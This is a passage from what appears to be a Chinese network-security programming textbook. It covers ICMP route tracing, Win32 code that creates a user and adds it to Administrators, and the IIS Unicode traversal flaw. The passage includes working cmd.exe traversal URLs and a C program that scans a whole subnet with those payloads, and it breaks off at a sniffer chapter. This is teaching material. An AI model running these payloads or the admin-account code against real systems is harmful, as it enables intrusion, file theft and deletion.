m_pIcmp->number = 0;
m_pIcmp->time = GetTickCount();
```

```
m_pIcmp->cksum = 0;
//填充数据。ICMP 大小为 20 字节
p_data = ((char *)m_pIcmp + sizeof(ICMP_HEAD));
    //常量 DEF_PACKET=32
memset((char *)p_data,'0',DEF_PACKET);//在 m_pIcmp 后添充 32 个字符
//检查和
m_pIcmp->cksum = CheckSum((USHORT *)m_pIcmp, DEF_PACKET+
sizeof(ICMP_HEAD));
//发送数据，pAddr 为目的 IP 结构
state = sendto(winsock,(char *)m_pIcmp,DEF_PACKET+sizeof(ICMP_HEAD),
     NULL,(struct sockaddr *)pAddr,sizeof(sockaddr));
if(state == SOCKET_ERROR) {
     if(GetLastError()==WSAETIMEDOUT)
          m_strInfo = "连接超时!(发送)";
     else          m_strInfo="出现未知发送错误!";
     return FALSE;
}
if(state <DEF_PACKET) {   //发送的字节数小于 32
     m_strInfo = "发送数据错误!";
     return FALSE;
}
memcpy((void *)&m_sockAddr,(void *)pAddr,sizeof(sockaddr_in));
return TRUE;
}
    //--------------------接收数据-------------------------
BOOL CICMP::RecvICMPPack()
{
int state;
int len = sizeof(sockaddr_in);
char * addr;
    struct hostent *lpHostent = NULL;
addr = inet_ntoa(m_sockAddr.sin_addr);
state = recvfrom(winsock,(char *)m_pIp,MAX_PACKET,0,
     (struct sockaddr*)&m_sockAddr,&len);
if (state == SOCKET_ERROR) {
     if (WSAGetLastError() == WSAETIMEDOUT)
       {
m_strInfo.Format("接收超时,路由跟踪失败!");
         routestate=0;
         RouteState="路由跟踪失败!";
      }
     else
       m_strInfo = "未知接收错误!";
       return FALSE;
```

```
        }
    //分析数据
    int ipheadlen;
    ipheadlen = m_pIp->HeadLen * 4 ;
    if (state < (ipheadlen+MIN_PACKET))  { //state 为接收数据长度
          m_strInfo = "目的地址的响应数据不正确";
          return FALSE;
    }
    ICMP_HEAD * p_icmprev;
        //定位指针到接收数据的ICMP 开始处
    p_icmprev = (ICMP_HEAD*)((char *)m_pIp + ipheadlen);
          switch (p_icmprev->type) {
      case ICMP_ECHOREPLY:   //收到正常回显，即 0
      {
          m_strInfo.Format("接收到%s   %d 字节响应数据,响应时间:%dms.",
inet_ntoa(m_sockAddr.sin_addr),len,GetTickCount()-p_icmprev->time);
          routeaddr=addr;
          routestate=0;
        RouteState="到达目的主机!";
        return TRUE;
        break;
      }
     case ICMP_TTLOUT:     // TTL 超时，=11
          {     routeaddr=inet_ntoa(m_sockAddr.sin_addr);
                routestate=1;
                RouteState="测试到路由器!";
                return TRUE;
                break;
          }
          case ICMP_DESUNREACH:   //目的不可达，=3
          {     m_strInfo = "目的不可达!";
                routestate=0;
                RouteState="目的不可达!";
                return TRUE;
                break;
          }
          default :
    {   routestate=0;
             m_strInfo="未知错误!";
             RouteState="不明状态!";
           }

           }
          return TRUE;
    }
```

4. 模拟 NET 命令建立用户

Net*系列的 API 函数可以实现 NET 的功能，这里仅举例建立用户。主要代码如下，结果如图 6-1 和图 6-2 所示。

```
void CGetUsersDlg::OnCreateUser()
{
wchar_t    user[100];           //要使用宽字符格式
wchar_t    passcode[100];
memset(user,0,200);
memset(user,0,200);
int len1=m_user.GetLength();
int len2=m_password.GetLength();
int i;
char *p1=(char*)m_user.GetBuffer(0);
char *p2=(char*)m_password.GetBuffer(0);
//格式转换
for(i=0;i<len1;i++)((char*)user)[2*i]=p1[i];
for(i=0;i<len2;i++)((char*)passcode)[2*i]=p2[i];
NET_API_STATUS ret = 0;
DWORD dwErr = 0;
USER_INFO_1 oUserInfo;
ZeroMemory(&oUserInfo, sizeof(oUserInfo));
oUserInfo.usri1_name =    user;
oUserInfo.usri1_password= passcode ;
oUserInfo.usri1_priv = USER_PRIV_USER;
oUserInfo.usri1_flags = UF_NORMAL_ACCOUNT;
ret = NetUserAdd(NULL, 1, (LPBYTE)(&oUserInfo), &dwErr);
if(ret!=NERR_Success){
    AfxMessageBox("建立账户失败!");
    return;                   }
//将该账户加入到 administrators 组
_LOCALGROUP_MEMBERS_INFO_3 oUser;
oUser.lgrmi3_domainandname = oUserInfo.usri1_name;
ret = NetLocalGroupAddMembers(NULL, L"Administrators", 3,
(LPBYTE)(&oUser),1);
}
```




图 6-1　建立用户




图 6-2　显示建立的结果

6.2　从一个漏洞看网络攻击过程

Unicode 漏洞于 2000 年 10 月 17 日被公布，目前有该漏洞的机器比较少。在当时很多的攻击都是利用了该漏洞。Unicode 是一种国际标准编码，采用两个字节编码。例如字符‘a’，若用 ANSI 格式，为数据 0x61，若用 Unicode 表示，为数据 0x0061。当 Windows 的 IIS 打开文件时，如果该文件名包含 Unicode 字符，它会对其进行解码，如果用户提供一些特殊的编码，将导致 IIS 错误的打开或者执行某些 Web 根目录以外的文件。

1. Unicode 漏洞的利用

例如对中文版本的 Windows 2000 系统，经过测试存在这样的 Unicode 漏洞，在浏览器中输入：

http://127.0.0.1/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir

如果存在 Unicode 漏洞，则会看到硬盘目录，否则会显示“无法找到网页”。“cmd.exe?/c+dir”表示执行目标机器的 cmd.exe 程序，再执行 dir 命令得到目录下文件。

如图 6-3 所示为执行后显示目录的结果。

如果想显示里面的其中一个 un.bat 文本文件，可以这样输入(htm，html，asp，bat 等文件都是一样的)：

http://x.x.x.x/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+type+c:＼un.bat

那么该文件的内容就可以通过 IE 显示出来。在 IE 中虽然显示出错，但文件内容的确显示出来了。Type 命令用于以文本方式在屏幕上显示一个文件的内容。

输入其他命令还可以在目标机器上执行程序、删除文件和复制文件。

图 6-3 显示利用漏洞列表对方机器上的文件。图 6-4 显示利用漏洞执行一个程序，并删除对方机器上的文件。




图 6-3　获取目标的目录




图 6-4　获取目标的文件内容

在目标机器上传一个文件后再删除一个文件，如图 6-5 所示。




图 6-5　删除目标机器上的文件

2. 扫描 Unicode 漏洞

下面编个程序来模拟上面的操作，原理是针对几种存在该种漏洞的操作系统构造如下特殊字符串。原理如图 6-6 所示。

```
char *exA="GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n;
char *exB="GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n";
char *exC="GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n";
char *exD="GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n";
char *exE="GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0\n\n";
```

由于一般的 Web 服务器使用端口 80，和服务器的该端口建立连接后依次发送上述字符串。如果存在 Unicode 漏洞，服务器会返回字符串“HTTP/1.1 200 OK”。程序将 IP 地址的扫描设定成了一个 c 段，最多扫描 255 个目标。




图 6-6　漏洞扫描过程

代码如下：

```
#include      <stdio.h>
#include      <string.h>
#include      <winsock2.h>                //必须包含的头文件
#pragma  comment(  lib,   "ws2_32")   //注释库文件
```

```
……
int _tmain(int argc, TCHAR* argv[], TCHAR* envp[])
{
……
if(argc!=2){           //判断输入的参数是否带有 IP 地址，无则返回
printf("Useage : scan [IP address] (C-class)\n");
   printf("Example: scan 202.100.2.* OR scan 211.17.65.*\n");
   return(1);
}
int sock;                              //定义相关变量
struct sockaddr_in blah;
struct hostent *he;
WSADATA         wsaData;
WORD              wVersionRequested=MAKEWORD(1,1);
char               buff[1024];
char *exA="GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n";
char *exB="GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n";
char *exC="GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n";
char *exD="GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n";
char *exE="GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\\ HTTP/1.0\n\n";
char *fmsg="HTTP/1.1 200 OK";
char host[1000];
char net[1000];
int i;
strncpy(host,argv[1],999);
if (host[strlen(host)-1]=='*') host[strlen(host)-1]=0x0;
for (i=1; i<256; i++)                  //扫描 C 类网络，循环 255 次
{
sprintf(net, "%s%d", host, i);// 依次产生 xxx.xxx.xxx.1--xxx.xxx.xxx.255 的 IP 地址
if (WSAStartup(wVersionRequested , &wsaData)){      //调用 WS2_32.DLL
printf("Winsock Initialization failed.\n");
exit(1);
}
if ((sock=socket(AF_INET,SOCK_STREAM,0))==INVALID_SOCKET){    //建立套接字
printf("Can not create socket.\n");
exit(1);
}
//填充目的套接字结构的地址信息
blah.sin_family = AF_INET;
blah.sin_port = htons(80);                  //字节顺序转换
blah.sin_addr.s_addr= inet_addr(net); //将一个点分十进制 IP 地址字符串转换成 32 位数字
if ((he=gethostbyname(net))!=NULL){       //获得 DNS 信息
memcpy((char *)&blah.sin_addr.s_addr,he->h_addr,he->h_length);
}
```

```
//连接目的计算机的 80 端口
if (connect(sock,(struct sockaddr*)&blah,sizeof(blah))==0){
 send(sock,exA,strlen(exA),0);    //发送第 1 个特殊字符串
 recv(sock, buff, sizeof(buff),0);  //接收返回的信息
 if(strstr(buff, fmsg)!=NULL){    //接收到"HTTP/1.1 200 OK"，说明存在漏洞
  printf("\nFound an UNICODE-A hole in %s %s\n", net, exA);
 }
 else printf(".");
 send(sock,exB,strlen(exB),0);     //发送第 2 个特殊字符串
 recv(sock,buff,sizeof(buff),0);    //接收返回的信息
 if(strstr(buff,fmsg)!=NULL){     //接收到"HTTP/1.1 200 OK"，说明存在漏洞
  printf("\nFound an UNICODE-B hole in %s %s\n", net, exB);
 }
 else printf(".");
 send(sock,exC,strlen(exC),0);     //发送第 3 个特殊字符串
 recv(sock,buff,sizeof(buff),0);    //接收返回的信息
 if(strstr(buff,fmsg)!=NULL){     //接收到"HTTP/1.1 200 OK"，说明存在漏洞
  printf("\nFound an UNICODE-C hole in %s %s\n", net, exC);
 }
 else printf(".");
 send(sock,exD,strlen(exD),0);     //发送第 4 个特殊字符串
 recv(sock,buff,sizeof(buff),0);    //接收返回的信息
 if(strstr(buff,fmsg)!=NULL){     //接收到"HTTP/1.1 200 OK"，说明存在漏洞
  printf("\nFound an UNICODE-D hole in %s %s\n", net, exD);
 }
 else printf(".");
 send(sock,exE,strlen(exE),0);     //发送第 5 个特殊字符串
 recv(sock,buff,sizeof(buff),0);    //接收返回的信息
 if(strstr(buff,fmsg)!=NULL){     //接收到"HTTP/1.1 200 OK"，说明存在漏洞
  printf("\nFound an UNICODE-E hole in %s %s\n", net, exE);
 }
 else printf(".");
 }
 else printf("Can not connect the address.\n");  //连接失败
closesocket(sock);          //关闭套接字
WSACleanup();            // 终止 WS2_32.DLL
}
}
return nRetCode;
}
```

扫描结果如图 6-7 所示。

图 6-7　扫描结果

6.3　实现应用层网络嗅探

嗅探器(Sniffer)是一种常用的收集有用数据的方法，这些数据可以是用户的账号和密码，可以是一些商用机密数据等。嗅探器可以作为能够捕获网络报文的设备，其定义如下：Sniffer 是利用计算机的网络接口截获目的地为其他计算机的数据报文的一种工具。计算机网络嗅探器被系统管理员用来调试网络故障，而黑客则可以用它窃取计算机程序在网络上发送和接收到的数据。

网络嗅探器可以在应用层用套接字 API 实现，也可以在内核层用网络协议驱动实现。这里只讨论应用层的实现。

1. 嗅探器原理

普通情况下，网卡只接收目的地址和自己有关的信息包，即传输到本地主机的数据包。当一台计算机向另一台计算机发送数据包，事实上本局域网所有的计算机都会接收到数据包，但只有发送目的的计算机会接收和处理数据包，其他计算机会将该数据包丢弃。其原理是使用数据包的目的地址和网络适配卡(NIC)的 MAC(Media Access Control)地址比较实现的。当一个数据包到达，所有在网内的计算机通过适配器都能够发现这个数据片，其中也包括路由适配器，嗅探器和其他一些机器。通常，适配器都具有一块芯片用来做结构比较的，检查结构中的目地 MAC 地址和自己的 MAC 地址，如果不相同，则适配器会丢弃这个结构。这个操作会由硬件来完成，所以，对于计算机内的程序来说，整个过程是毫无察觉的。Sniffer 程序是把网络适配卡，如以太网卡置为一种混杂模式(promiscuous)的状态。一旦网卡设置为这种模式，它就能使 Sniffer 程序可以接收传输在本地网络上的每一个信息报。

2. 一个简单的 Sniffer 程序实现

程序循环接收网络数据包要占用大量时间，因此数据的接收必须在子线程中进行。网络数据包的接收在线程控制函数 Thread()中实现，主要代码如下：

```
UINT Thread(LPVOID param){
        CSnifferDlg *mys=(CSnifferDlg*)param;
   SOCKET          sock;
        SOCKADDR_IN       addr_in;
        IP                ip;                          ;IP 结构，在主程序定义
        TCP               tcp;                         ;TCP 结构，在主程序定义
        char            RecvBuf[BUFFER_SIZE];          ;接收数据包缓冲区
   WSADATA WSAData;
        BOOL      flag = true;
        int         nTimeout = 1000;
        char       LocalName[16];
   char       info[300];
        struct    hostent *pHost;
      // 检查  Winsock  版本号
      if (WSAStartup(MAKEWORD(2, 2), &WSAData) != 0) return false;
// 初始化  Raw Socket。第 1 个参数为地址簇类型，用 INTERNET 类型
